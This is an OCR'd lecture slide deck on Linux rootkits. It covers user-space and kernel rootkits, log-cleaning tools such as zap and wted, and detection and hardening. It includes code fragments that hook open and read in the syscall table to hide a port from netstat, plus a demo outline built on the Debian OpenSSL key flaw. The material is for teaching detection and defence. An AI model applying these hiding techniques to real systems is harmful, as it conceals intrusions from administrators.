Rootkit: Analysis, Detection and Protection

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Definition of Rootkit

A rootkit is malware which consists of a set of programs designed to hide or obscure the fact that a system has been compromised.

What does a Rootkit do?

- Hides Attacker Activities

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- Provides unauthorized access

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
- Hides Attacker Activities
- Provides unauthorized access
- Cleans Logs

Classification

User Space

Kernel Space

Classification



- Ring 0 - full access to all memory and the entire instruction set
- Ring 3 - restricted memory access and instruction set availability

User Space

- Replace specific system program used to extract information from the system
- Can include additional tools like sniffers and password crackers

User Space: Hiding

- File Hiding: du, find, sync, ls, df, lsof, netstat
- Processes Hiding: killall, pidof, ps, top, lsof
- Connections Hiding: netstat, tcpd, lsof, route, arp
- Logs Hiding: syslogd, tcpd
- Logins Hiding: w, who, last

User Space: Grant Access

- Backdoors: inetd, login, rlogin, rshd, telnetd, sshd, su, chfn, passwd, chsh, sudo
- SNIFFING & data acquisitions: ifconfig (hide the PROMISC flag), passwd

User Space: Clean

- addlen: tool to fit the *trojaned* file size to the original one
- fix: changes the creation date and checksum of any program
- wted: has edit capabilities of wtmp and utmp log files
- zap: zeroes out log files entries
- zap2 (z2): erases log files entries: utmp, wtmp, lastlog

User Space: summary

- Easy to write/install
- Too many binaries to replace thus prone to mistakes
- Verifications through checksums is easy and OS dependent
- Old *type*


Kernel Space

- The goal of a kernel rootkit is placing the malicious code inside the kernel by manipulating the kernel source / structure
- No need to substitute binaries, kernel modification affects all binaries system call
- Complex to write
- Complex to identify


How is the flow of execution intercepted?

- The flow of execution needs to be intercepted or modified at some point
- The manipulation can take place at many different levels

Example: ls command




Normal Execution Flow



Executing a syscall in the kernel:


- Interrupt handler consults the IDT
- System call handler consults Syscall Table
- Function implementing the system call execute other kernel functions

Manipulating the Syscall Table




- The rootkit is called instead of original function
- Rootkit acts as a wrapper
- Method used by first kernel rootkits
- Example: Adore

Copying the syscall table/handler




- Original syscall table is not modified
- Modified syscall handler uses manipulated copy
- Example: SucKIT

Manipulating the IDT



- A different syscall handler is used, which calls rootkit
- No need to modify syscall handler or syscall table

Manipulation deeper inside the kernel



- Less central kernel structures are manipulated
- Hard to detect since many kernel structures need to be monitored

Kernel rootkit example
Target Program: *netstat*

netstat provide information about network connection

```
root@localhost# netstat -an
[cut]
tcp 0 0 0.0.0.0:8080   0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:1025 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6000   0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:80     0.0.0.0:* LISTEN
```

We want to hide the service on 8080

How *netstat* works

```
root@localhost# strace netstat -an
[cut]
open("/proc/net/tcp", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40191000
read(3, " sl local_address rem_address "..., 4096) =
900
write(1, "tcp   0  0 0.0.0.0:8080"..., 81tcp  0 0
0.0.0.0:8080
  0.0.0.0:* LISTEN) = 81
write(1, "tcp   0  0 127.0.0.1:10"..., 81
[cut]
close(3)
```

Altering *open* and *read* syscall

Hijacking on *init* module phase:

```
old_open=sys_call_table[__NR_open];
sys_call_table[__NR_open]=new_open;
old_read=sys_call_table[__NR_read];
sys_call_table[__NR_read]=new_read;
```

Check on file opening:

```
if (strstr (filename,"/proc/net/tcp")) ACTIVA = 1;
r=old_open(filename,flags,mode);
```

Variable ACTIVA useful on *read* syscall

Altering *open* and *read* syscall

Check on file reading, if process *netstat* and file */proc/net/tcp*

```
r=old_read(fd,buf,count);
if(r<0)return r;
if ((strcmp(current->comm,"netstat")!=0) ||(ACTIVA==0))
return r;
```

Then we'll search for occurrence to hide and we'll remove that from *r*

Load kernel module & try

Load module

```
root@localhost# insmod hide_netstat.ko
```

re-run *netstat*

```
root@localhost# netstat -an
[cut]
tcp 0 0 127.0.0.1:1025 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6000   0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:80     0.0.0.0:* LISTEN
[cut]
```

Detection

- Checksums of important files (aide, tripwire, …)
- Rootkit detector programs using signatures (chkrootkit, rootkit hunter, ...)
- Backups of central kernel structures (kstat)
- Runtime measurement of system calls (patchfinder)
- Anti-rootkit kernel modules (St Michael)
- Offline / forensic analysis (TCT, …)
- Watching the network traffic-flows from 3rd system
- Manual logfile analysis and search

DEMO


- Login on remote host via SSH using Debian OpenSSL vulnerability (DSA-1571)
- Installation of *homemade* rootkit and Adore-NG rootkit with example of use
- Detection via system analysis and detection tools: chkrootkit e rkhunter+skdet

DEMO: What's SSH

- SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

- Key Based Authentication:
  - First, a pair of cryptographic keys is generated.
  - One is the private key; the other is the public key. The public key is installed on the remote machine and is used by ssh to authenticate users which use private key.

DEMO: DSA-1571




Luciano Bello discovered that the random number generator in Debian's openssl package is predictable.
This is caused by an incorrect Debian-specific change to the openssl package (CVE-2008-0166).
As a result, cryptographic key material may be guessable.

DEMO

Protecting the system

- Applying runtime detection methods
- OS / Kernel Hardening
- Patching the vulnerabilities
- Restricted operations and capabilities
- LKM Protection

Famous case: Ken Thompson vs. Naval Lab.




```
compile(s)
char *s;
{
    if(match(s,"pattern1")){
        compile("bug1");
        return;
    }
    if(match(s,"pattern2")){
        compile("bug2");
        return;
    }
    …
}
```

Reflections on Trusting Trust *Ken Thompson*

Famous Case: Sony BMG CD copy protection

- The SONY BMG MUSIC ENTERTAINMENT copy protection scandal concerns the copy protection measures included by Sony BMG on compact discs in 2005.
- This software was automatically installed on Windows desktop computers when customers tried to play the CDs.

References

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- Come costruire un mini-rootkit I - Nascondiamoci da Netstat - blAAd!